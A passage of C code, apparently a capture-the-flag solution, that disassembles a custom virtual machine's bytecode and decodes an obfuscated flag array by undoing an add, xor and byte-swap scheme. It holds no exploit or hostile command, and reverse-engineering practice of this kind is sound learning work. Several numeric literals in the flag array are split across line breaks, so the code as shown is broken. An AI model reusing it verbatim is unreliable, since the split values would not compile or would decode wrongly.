            case 0u:
                printf("[%02d] add reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] += vm->regs[opcode[vm->xip + 3]];
                break;
            case 1u:
                printf("[%02d] sub reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] -= vm->regs[opcode[vm->xip + 3]];
                break;
            case 2u:
                printf("[%02d] mul reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] *= vm->regs[opcode[vm->xip + 3]];
                break;
            case 3u:
                printf("[%02d] xor reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] ^= vm->regs[opcode[vm->xip + 3]];
```

```
                break;
            case 4u:
                printf("[%02d] shl reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] <<= vm->regs[opcode[vm->xip + 3]];
                //vm->regs[opcode[vm->xip + 2]] &= 0xFF00u;
                break;
            case 5u:
                printf("[%02d] shr reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                //vm->regs[opcode[vm->xip + 2]] = (unsigned int)vm->regs[opcode[vm->xip + 2]] >> vm->regs[opcode[vm->xip + 3]];
                break;
            default:
                break;
            }
            vm->xip += 4;
        } while (0);
        break;
    case 4u:
        do{
            printf("[%02d] cmp reg[0],reg[1]", vm->xip); puts("");
            ++vm->xip;
        } while (0);
        break;
    case 5u:
        do{
            printf("[%02d] jmp %d", vm->xip, opcode[vm->xip + 1]); puts("");
            vm->xip += 2;
        } while (0);
        break;
    case 6u:
        do{
            printf("[%02d] je %d", vm->xip, opcode[vm->xip + 1]); puts("");
            vm->xip += 2;
        } while (0);
        break;
    case 7u:
        do{
            printf("[%02d] jne %d", vm->xip, opcode[vm->xip + 1]); puts("");
            vm->xip += 2;
        } while (0);
        break;
    default:
        return;
```

```
    }
}

unsigned int flag[] = {
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 155, 168, 2, 188, 172, 156, 206, 250, 2, 185, 255, 58, 116, 72,
    25, 105, 232, 3, 203, 201, 255, 252, 128, 214, 141, 215, 114, 0, 167,
 29,
    61, 153, 136, 153, 191, 232, 150, 46, 93, 87, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 201, 169, 189, 139, 23, 194, 110, 248, 245, 110, 99, 99,
    213, 70, 93, 22, 152, 56, 48, 115, 56, 193, 94, 237, 176, 41, 90, 24,
    64, 167, 253, 10, 30, 120, 139, 98, 219, 15, 143, 156, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 18432, 61696, 16384, 8448, 13569, 25600, 30721, 6374
4, 6145, 20992,
    9472, 23809, 18176, 64768, 26881, 23552, 44801, 45568, 60417, 20993, 2
0225, 6657, 20480, 34049, 52480, 8960,
    63488, 3072, 52992, 15617, 17665, 33280, 53761, 10497, 54529, 1537, 41
473, 56832, 42497, 51713,
    0, 0,0, 0, 0, 0, 0, 0, 0, 0,
};

void enc(){
    unsigned int stack[100] = { 0 };
    for (int i = 0; i < 40; i++){
        unsigned int t = flag[i];
        t += flag[50 + i];
        t ^= flag[100 + i];

        stack[i] = (t << 8) + (t >> 8);
    }
    //
}
#include <time.h>

int main(){
    ////reverse.
    unsigned enc_data[50] = { 0 };
    for (int i = 0; i < 40; i++){
        enc_data[i] = flag[200 - 1 - 10 - i];
    }
    //
    for (int i = 0; i < 40; i++){
        unsigned char byte0 = (enc_data[i]) & 0xff;
        unsigned char byte1 = (enc_data[i]>>8) & 0xff;
        unsigned int r_val = (byte0 << 8) | byte1;

        r_val ^= flag[100 + i];
```

```
        r_val -= flag[50 + i];
        putchar(r_val);
    }


    /*Vm vm = { 0 };
    while (opcode[vm.xip] != 0xff){
        exec_code(&vm);
    }
    printf("end");*/
    return 0;
}


```